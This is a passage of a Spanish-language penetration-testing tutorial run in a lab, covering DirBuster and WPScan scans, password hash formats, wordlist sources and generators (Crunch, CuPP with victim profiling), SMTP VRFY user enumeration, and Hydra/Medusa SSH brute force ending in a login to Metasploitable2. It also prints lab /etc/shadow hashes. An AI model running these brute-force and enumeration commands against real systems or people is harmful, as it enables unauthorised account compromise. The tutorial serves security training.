
Por defecto lo exporta a CSV.

DirBuster

DirBuster es otra herramienta de análisis de vulnerabilidades web y fue creada por los mismos de ZAP.

Esta herramienta funciona por entorno gráfico, podemos acceder a ella desde la terminal poniendo:

```
sudo dirbuster
```



En el primer campo de texto tenemos que meter la url, en este caso como es la máquina de Metasploitable2 pongo, <http://192.168.1.77/>



Podemos filtrar también por si queremos hacer solo peticiones GET o todas.


También el número de hilos, esto lo hemos visto antes que depende de lo limitada que vaya la red y los equipos, como es un laboratorio yo voy a marcar **Go Faster**.



Después podemos ponerle un diccionario para buscar la estructura de directorios, tanto Kali Linux como Parrot tienen incluidos unos directorios por defecto con unos diccionarios. Para buscarlos le damos al botón **Browse** y vamos a la siguiente ruta:

Vamos a la **Raiz (/)** → **usr** → **share** → **wordlist**

Estos diccionarios no están mal, son simples, podemos ir al directorio de **dirbuster** y elegir el que queramos, yo voy a elegir **directory-list-2.3-medium.txt**




Además podemos buscar ficheros por su extensión, cuantas más extensiones busquemos más va a tardar.



Ya solo quedaría darle a **Start** y a esperar.

Ya está buscando directorios y ficheros con la extensión que le hemos puesto.



Lo que más me gusta de esta herramienta es la estructura de árbol que ofrece.


Scan Information \ Results - List View: Dirs: 51 Files: 39 \ Results - Tree View \ Errors: 0 \		
Directory Structure	Response Code	Response Size
/	200	1101
index.php	200	183
index	200	183
doc	200	160
twiki	200	1039
dav	200	859
dwqa	302	335
test	200	1050
mutilidae	200	326
icons	200	160
phpMyAdmin	200	643
cgi-bin	403	469

WPScan

Con WPScan podemos analizar los CMS de WordPress, podemos ver todos los parámetros de wpscan con el comando:

```
sudo wpSCAN --h
```

Lo más interesante son las enumeraciones ya que podemos comprobar los plugins vulnerables, temas vulnerables, configuración de backups, exportación de bbdd...



```
-e, --enumerate [OPTS]          Enumeration Process
                               Available Choices:
                               vp  Vulnerable plugins
                               ap  All plugins
                               p   Popular plugins
                               vt  Vulnerable themes
                               at  All themes
                               t   Popular themes
                               tt  Timthumb
                               cb  Config backups
                               dbe Db exports
                               u   User IDs range. e.g: u1-5
                                   Range separator to use: '-'
                                   Value if no argument supplied: 1-100
                               m   Media IDs range. e.g m1-15
                                   Note: Permalink setting must be set to "Plain" for those to be detected
                                   Range separator to use: '-'
                                   Value if no argument supplied: 1-100
                               Separator to use between the values: ','
                               Default: All Plugins, Config Backups
                               Value if no argument supplied: vp,vt,tt,cb,dbe,u,m
                               Incompatible choices (only one of each group/s can be used):
                               - vp, ap, p
                               - vt, at, t
```

Para hacer las pruebas voy a usar el laboratorio de Windows Server 2008, esta tiene un Wordpress alojado. La contraseña de esa máquina es la misma que el nombre de usuario.

Vamos a empezar con un comando sencillo, solo la url sin enumeradores.

```
sudo wpSCAN --url http://192.168.1.84:8585/wordpress
```

Cuando ejecutes la máquina, lo único que tendrás que cambiar de ese comando es la IP. La IP que tienes que poner será la de Windows Server.

Esto nos mostrará todos los fallos que tenga, ya sea de configuración, actualizaciones, servidor...

```
root@jotta:/home/jotta# wpscan --url http://192.168.1.84:8585/wordpress
 _____
 \ \ ^ / [ - ] ( - ) *
 \ v / [ - ] ( - ) [ - ] , [ - ]
 \ ^ / [ - ] ( - ) [ - ] [ - ]

WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.84:8585/wordpress/ [192.168.1.84]
[+] Started: Tue Oct 27 16:05:36 2020

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
| - X-Powered-By: PHP/5.3.10
| Found By: Headers (Passive Detection)
| Confidence: 100%
|
[+] XML-RPC seems to be enabled: http://192.168.1.84:8585/wordpress/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 100%
| Confirmed By: Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

Si te fijas arroja el fichero

xmlrpc.php, esto se debe a que nos permite hacer ataques de denegación de servicio, diccionario, etc... Es más, debajo pone los módulos de Metasploit que podemos usar.

Ya es jugar con las opciones que nos da la herramienta.

5. Diccionarios

Conceptos

En este punto vamos a ver la creación y el uso de diccionarios. El ataque de diccionario es uno de los métodos más antiguos para intentar acceder a un sistema. Se pueden crear muchos tipos de diccionarios y hasta puedes descargarlos, pero para tener uno óptimo lo mejor es conocer al objetivo. También se utiliza diccionarios para sacar contraseñas wifi, etc.

Puntos a tener en cuenta:

- Para realizar un proceso de **Password Cracking**, es necesario conocer la estructura de contraseñas y como se guardan.
- Contraseñas se guardan cifradas (hasheadas) aplicando algún algoritmo como SHA, MD5... Por mi experiencia lo que más he visto en las empresas es SHA-1, en mi opinión una ruina de cifrado.
- Esta técnica requiere un gran procesamiento de la CPU.

Diferencia entre un ataque de diccionario **Online** y **Offline** es que el ataque Online lo que hace es mandar muchas peticiones al servicio, hay cientos de herramientas que hacen eso, es como si estuvieras probando contraseña a contraseña. En cambio el ataque Offline lo que hace es cifrar nuestro diccionario con algún algoritmo de cifrado y si la cadena coincide con el hash que hemos capturado significa que esa palabra es la contraseña correcta.

Si la aplicación web no está preparada para estos ataques es posible que podamos hacer una denegación de servicio solo enviando peticiones para el ataque de diccionario.

Los cifrados más débiles que podemos encontrar son el **MD2, MD4, MD5, SHA-1**.

Por lo general, si guardan las contraseñas de usuario en Linux y no han configurado bien las credenciales estas nos las podemos encontrar en **MD5**.

Los cifrados que más nos vamos a encontrar son:

- MD2
- MD4
- MD5
- SHA-1
- SHA-2 (256)
- SHA-2 (384)
- SHA-2 (512)
- RIPEMD-160
- LM
- NT
- MySQL323
- MySQLSHA1
- Cisco PIX
- VNC Hash

Windows

Los servicios a los que se asocian el proceso de identificación desde Windows son:

LSASS.exe. Es un proceso importante de Windows, se carga en memoria y tiene la función de **administrar la autenticación de dominios** de autoridad a nivel local y de AD (Active Directory).

Winlogon.exe. Este proceso es si se usan autenticaciones locales, es decir, se encarga de interceptar el proceso de validación realizado por medio del teclado.

Cuando intentamos autenticarnos en Windows, la contraseña debe estar almacenada en algún lugar del S.O para así comparar el valor de la contraseña ingresada y si es la correcta nos da acceso al sistema.

Las credenciales locales de Windows de almacenan en la ruta Windows/system32/config en un fichero llamado SAM (Security Account Manager). Windows almacena y procesa el HASH no la contraseña en texto plano.

Los valores de las contraseñas almacenadas en SAM son calculados por diversos algoritmos como **LM y NT HASH**.

Características de LM:

- Es un cifrado obsoleto, débil e inseguro.
- Es el primer HASH de los sistemas Windows y fue introducido en versiones previas a Windows NT.
- Solo soporta un máximo de 14 caracteres, si la contraseña es mayor el HASH LM desaparece y solo inserta una constante.
- Al momento de aplicar y calcular el cifrado convierte caracteres ASCII a mayúsculas.
- Si la contraseña es menor de 14 caracteres entonces rellena con “0” hasta llegar a 14.
- Divide el resultado en dos partes de 7 bytes cada uno.
- Sobre las 2 divisiones del resultado aplica un algoritmo estándar (DES) .

En sistemas operativos como Windows XP y Windows Server el fichero SAM guarda los HASH de las contraseñas usando dos algoritmos, **LM y NT**. Donde **LM** Hash se guarda por compatibilidad con sistemas anteriores como Windows 200 y NT entre otros.

A partir de Windows Vista el algoritmo LM ya no se calcula, solo se calcula el Hash NT.

Linux

En Linux dependiendo el tipo de cifrado la cadena va a tener un tipo de prefijo u otro.

- Los procesos de cifrado de las contraseñas pueden variar en según el sistema Linux.
- De forma tradicional se hace uso del algoritmo DES.
- También es común encontrar **MD5**, donde la contraseña en formato hash comienza por \$1\$.
- Los hash de contraseñas soportados en el algoritmo Blowfish comienzan por \$2\$ o \$2 a\$.
- Varias versiones de Linux usan SHA-256, que comienza por \$5\$, y SHA-512, que comienza por \$6\$.

Si algún día, algún cliente os pide un cifrado para sus entornos de Linux yo te recomiendo que se migre a SHA-256 o SHA-512.

Las obtención de los HASH's de contraseñas en Linux dependen de obtener copia del contenido de 2 archivos.

/etc/passwd. Este archivo contiene nombres de usuarios y en algunas ocasiones, según la versión de Linux, representaciones de passwords. Antiguamente las contraseñas se guardaban en texto plano, cosa que es un peligro ya que cualquier usuario del sistema puede acceder a ese fichero.

/etc/shadow. Este archivo contiene representaciones de password, configuraciones de seguridad y solo se permite el acceso a este archivo con cuentas de administrador, a no ser que el sysadmin haya cambiado los permisos.

```
msfadmin:$1$XM10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Rw35ik.x$MgQg2Uu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql:!:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14698:0:99999:7:::  
user:$1$HESu9xrH$k.o3G93DGoXIIiQKkPmUgZ0:14699:0:99999:7:::
```

Aquí se puede ver el fichero **/etc/shadow** de la máquina de Metasploitable2 y empieza con \$1\$, lo que significa que está con **MD5**.

Diccionarios disponibles en la WEB

Hoy en día hay muchísimos diccionarios útiles en la red, unos son realizados por hackers de sombrero blanco y otros son filtraciones de contraseñas que se han subido.

Uno de los que más se usan y no puede faltar en nuestro repertorio es **rockyou.txt**

<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

Este diccionario está muy bien, pero ahora tiene un problema y es que no se adapta muy bien a los mínimos que las contraseñas de hoy en día piden. Otra alternativa es **koanashi**.

- [Koanashi](#) (2.35 GB) :
- <https://acortar.link/IwoZC>
- [KoanashiWPA100M](#) (323.9 MB):
- <https://acortar.link/6bODd>
- [Koanashi14M](#) (47.7 MB):
- <https://acortar.link/RxFec>

Más diccionarios → <https://github.com/danielmiessler/SecLists>

También puedes buscar filtraciones como enseñé en módulos anteriores. Por ejemplo con Google Dorks: **site:pastebin.com leaked credentials**

Estos diccionarios están muy bien, pero recomiendo hacer uno única y exclusivamente enfocado a la víctima.

Herramientas de creación de diccionarios

Crunch

Crunch es una de las herramientas más sencillas y básicas que hay para crear diccionarios. Una ventaja de **Crunch** es que además de guardar el diccionario en un fichero de texto permite mostrar los resultados por pantalla.


Los parámetros de **Crunch** son muy sencillos, hay que pasar el mínimo y máximo de caracteres que queremos que tenga la palabra, los caracteres que queremos que tenga y la ruta donde lo queremos guardar, si es que queremos guardarlo.

Sintaxis: **crunch <min> <max> <caracteres>**

```
jotta@jotta:~$ sudo crunch 2 3 abcdefghi01234ABC
```

Ejemplo para mostrar por pantalla:

Ejemplo para guardar en un fichero:



The screenshot shows a terminal window with the following output:

```
ccc
jotta@jotta:~$ sudo crunch 2 3 abcdefghi01234ABC > /home/jotta/Escritorio/crunch.txt
Crunch will now generate the following amount of data: 20519 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 5202
```

A file named "crunch.txt" is visible in the background, representing the generated dictionary.

Es igual solo que hay que poner la ruta.

Crunch lo que hace es realizar todas las combinaciones posibles con los parámetros que le hemos pasado.

CuPP

CuPP es un programa interactivo en el cual te va haciendo preguntas para después hacer el diccionario.

Muchas de las preguntas son preguntas de seguridad como por ejemplo, nombre de su mascota, como se llama su madre, quién es su mejor amigo...

Si lo piensas es como las herramientas de creación de diccionarios que se usan en series como Mr.Robot o películas sobre hacking.

CuPP es una herramienta gratuita de GitHub, para descargarla hay que poner en la terminal:

```
sudo git clone https://github.com/Mebus/cupp.git
```

```
jotta@jotta:~$ sudo git clone https://github.com/Mebus/cupp.git
[sudo] password for jotta:
Clonando en 'cupp' ...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 237 (delta 8), reused 10 (delta 3), pack-reused 216
Recibiendo objetos: 100% (237/237), 2.14 MiB | 1.06 MiB/s, listo.
Resolviendo deltas: 100% (123/123), listo.
jotta@jotta:~$
```

Para ejecutar el programa es tan sencillo como entrar a la carpeta

```
cd cupp
```

Y ejecutar el programa

```
python3 cupp.py -i
```

-i hace referencia a que sea interactivo

Después nos empezará a hacer preguntas, las que no sepamos o no queramos contestar las dejamos en blanco.

```
jotta@jotta:~/cupp$ sudo python3 cupp.py -i
[sudo] password for jotta:

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Jotta
> Surname: Corp
> Nickname: Jotta
> Birthdate (DDMMYYYY): 010119999

[-] You must enter 8 digits for birthday!
> Birthdate (DDMMYYYY): 010119999

> Partners) name: Jose, Raul, Pedro
> Partners) nickname: Jos, Rauh, Pedrito
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: Copito
> Company name: Jotta
```

Después nos preguntará si queremos meter más palabras, podemos poner **Y** o **N** (Yes or No)

```
> Do you want to add some key words about the victim? Y/[N]: Y  
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: Hacking,España,Móvil,A  
nimales.Rubio.Messi
```

Aquí por ejemplo puedes poner gustos.

Después nos seguirá preguntando si queremos poner algún carácter especial, esto ya depende de como conozcas a la víctima, si sabes que es una persona muy segura con sus cosas y puede poner caracteres especiales o no.

Y ya más preguntas sobre si queremos poner números random al final de las palabras, etc.

```
> Do you want to add special chars at the end of words? Y/[N]: N  
> Do you want to add some random numbers at the end of words? Y/[N]:
```

Una opción muy interesante es el modo Leet, que es que transforma ciertas letras en números.


> Leet mode? (i.e. leet = 1337) Y/[N]:

Podemos activarla o no, después de esa opción ya nos creará el diccionario.

```
[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to jotta.txt, counting 1297 words.
> Hyperspeed Print? (Y/n) : █
```

Esto último es por si queremos ver las palabras por la consola.

Para ver el diccionario hay que ir a la carpeta de CuPP y ahí estará.



Si quieras ver más opciones de CuPP puedes hacerlo con el siguiente comando

```
python3 cupp.py -h
```

También podemos coger un fichero y que nos cree el diccionario a través de ese fichero, por ejemplo podemos hacer un estudio de la persona como vimos en el primer punto y usarlo para generar el diccionario, podemos descargar otro diccionario y modificarlo, etc.

Sintaxis:

```
sudo python3 cupp.py -w <ruta fichero>
```

Ejemplo:

```
sudo python3 cupp.py -w /home/jotta/dic.txt
```

Ataques de diccionario a servicios Online

Una vez que ya tenemos listos nuestros diccionarios es hora de ponerlos en práctica. Para este punto vamos a usar las herramientas **Hydra** y **Medusa**. Lo que vamos a hacer son ataques online ya que estamos haciendo intentos de login/peticiones contra un servicio.

Hydra

Hydra ya viene instalado en Kali Linux, para ver la ayuda solo hay que poner

```
sudo hydra -h
```

Los parámetros que se pueden destacar son:

- -l or -L → El parámetro -l es para el nombre del usuario, si está en minúscula se prueba una sola cadena que es el nombre de usuario, en cambio, si está en mayúscula se prueba un diccionario de usuarios.
- -p or -P → Igual que -l, pero con la contraseña. Si está en minúscula (-p) es una sola cadena, en este caso la contraseña, de lo contrario si está en mayúscula (-P) se prueba un diccionario de contraseñas.

Hay que tener en cuenta que haciendo un ataque de diccionario también podemos hacer una denegación de servicio, por eso hay que ajustar los TASKS (-t). Los TASKS son las conexiones en paralelo contra un objetivo. Si tuviéramos más de un objetivo entonces se usaría -T.

Además, también hay que ajustar el tiempo de espera de cada conexión entre cada uno de los hilos (-c).

Hydra también nos muestra los servicios a los que podemos atacar.

```
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}
-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}|md5][s] memcached mongodb mssql mysql
nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300
sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp
```

En este ejemplo vamos a hacer el ataque a un servicio **ssh**.

Una cosa muy buena que vimos en puntos anteriores son los diccionarios por defecto que trae Kali Linux, en este caso vamos a usar dos, el de usuarios por defecto y contraseñas por defecto.

Si no te acuerdas de donde estaban los diccionarios es esta ruta: **/usr/share/wordlist/**

En este ejemplo voy a hacer un ataque sin controlar los TASK ni el Time.

```
sudo hydra -L /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt -P
/usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt ssh://192.168.1.77
```

Lo malo de esto es que puede tardar horas, días, semanas, meses o incluso años ya que tiene que comprobar los usuarios y las contraseñas.

```
jotta@jotta:~$ sudo hydra -L /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt -P /usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt ssh://192.168.1.77
[sudo] password for jotta:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
[+] [jotta] 01999
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-28 12:03:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1144480 login tries (1:020/p:1244), ~71530 tries per task
[DATA] attacking ssh://192.168.1.77:22/
[STATUS] 2591.00 tries/min, 2591 tries in 00:01h, 1141922 to do in 07:21h, 16 active
[STATUS] 1133.00 tries/min, 3399 tries in 00:03h, 1141114 to do in 16:48h, 16 active
```

Los ataques de diccionario también se pueden usar para ver que cuentas existen. Una de las vulnerabilidades que vimos en el módulo anterior con nmap era la del puerto 25 con el servicio smtp.

Podemos hacer un ataque de diccionario contra este servicio aprovechándonos del método VRFY

Para ver todas las opciones contra este servicio ponemos:

```
smtp-user-enum --help
```

Ahora vamos a hacer una prueba.

```
sudo smtp-user-enum -m VRFY -U /usr/share/wordlists/metasploit/unix_users.txt 192.168.1.77
25
```

- -m → Modo, en este caso VRFY como nos indicaba en el análisis.
- -U → Users, al estar en mayúscula indicamos que va a ser con un diccionario.
- Y por último la IP y el puerto.

Este ataque va a ser más sencillo y rápido ya que no va a intentar autenticarse, solo nos va a sacar los usuarios.

Si te dice que no se ha podido ejecutar porque no lo tienes instalado tienes que escribir estos comandos:

1. `sudo apt install python3-pip`
2. `sudo pip install smtp-user-enum`
3. `smtp-user-enum --help`

```
[--] mountsys      550 5.1.1 <mountsys>: Recipient address rejected: User unknown in local recipient table
[--] msfadmin      252 2.0.0 msfadmin
[--] mysql         252 2.0.0 mysql
[--] news          252 2.0.0 news
[--] noaccess      550 5.1.1 <noaccess>: Recipient address rejected: User unknown in local recipient table
[--] nobody        252 2.0.0 nobody
[--] nobody4       550 5.1.1 <nobody4>: Recipient address rejected: User unknown in local recipient table
[--] ntp            550 5.1.1 <ntp>: Recipient address rejected: User unknown in local recipient table
```

Como ves, nos saca los usuarios de **msfadmin**, **news...** y los que no son nos pone que son desconocidos. Ahora vamos a probar con **msfadmin** para sacar la contraseña. Hay un parámetro en **Hydra** que comprueba que la contraseña esté en blanco o sea la misma que el usuario.

El parámetro es **-e ns**.

Como en la máquina de Metasploitable2 la contraseña era la misma que el nombre de usuario

```
jotta@jotta:~$ sudo hydra -l msfadmin -e ns -P /usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt ssh
://192.168.1.77
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
jotta@jotta:~$ Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-28 13:33:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1246 login tries (l:1/p:1246), ~78 tries per task
[DATA] attacking ssh://192.168.1.77:22/
[22][ssh] host: 192.168.1.77  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-28 13:33:34
jotta@jotta:~$
```

lo ha encontrado rápido.

Aquí podemos ver como nos dice que para el host 192.168.1.77 el usuario es **msfadmin** y la contraseña **msfadmin**.

¡Ahora a entrar!

Vamos a entrar por **ssh**, la sintaxis es → **ssh usuario@servidor**

En este caso sería → **ssh msfadmin@192.168.1.77**

Nos pedirá que aceptemos el certificado, le ponemos **Y**, escribimos la contraseña y dentro.

```
jotta@jotta:~$ ssh msfadmin@192.168.1.77
The authenticity of host '192.168.1.77 (192.168.1.77)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsups+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.77' (RSA) to the list of known hosts.
msfadmin@192.168.1.77's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Oct 28 04:36:20 2020
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Medusa

Medusa funciona exactamente igual, cambian los parámetros, pero su funcionamiento es igual. El creador de **Medusa** dijo que estaba cansado de los falsos positivos de **Hydra** y por eso creó esta herramienta.

Para ver todos los parámetros de **Medusa** ponemos:

```
sudo medusa -h
```

Y para ver los módulos ponemos es el parámetro -d

```
-d : Dump all known modules
```

```
sudo medusa -d
```

```
jotta@jotta:~$ sudo medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

Available modules in "." :

Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules" :
+ cvs.mod : Brute force module for CVS sessions : version 2.0
+ ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
+ http.mod : Brute force module for HTTP : version 2.1
+ imap.mod : Brute force module for IMAP sessions : version 2.0
+ mssql.mod : Brute force module for M$-SQL sessions : version 2.0
+ mysql.mod : Brute force module for MySQL sessions : version 2.0
+ nntp.mod : Brute force module for NNTP sessions : version 2.0
+ pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
+ pop3.mod : Brute force module for POP3 sessions : version 2.0
+ postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
+ rexec.mod : Brute force module for REXEC sessions : version 2.0
+ rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
+ rsh.mod : Brute force module for RSH sessions : version 2.0
+ smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
+ smtp-vrfy.mod : Brute force module for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
+ smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
+ snmp.mod : Brute force module for SNMP Community Strings : version 2.1
+ ssh.mod : Brute force module for SSH v2 sessions : version 2.1
+ svn.mod : Brute force module for Subversion sessions : version 2.1
+ telnet.mod : Brute force module for telnet sessions : version 2.0
+ vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
+ vnc.mod : Brute force module for VNC sessions : version 2.1
+ web-form.mod : Brute force module for web forms : version 2.1
+ wrapper.mod : Generic Wrapper Module : version 2.0
```

En este caso vamos a usar el
ssh

```
sudo medusa -u msfadmin -e ns -P
/usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt -M ssh -h 192.168.1.77
```

- -u → Usuario.
- -e ns → Para que pruebe con la contraseña en blanco o que sea igual que el usuario.
- -P → Diccionario de contraseñas.
- -M ssh → Módulo, en este caso ssh.
- -h → Host.

Y la ejecución ha sido muy rápida, más que con **Hydra**.

```
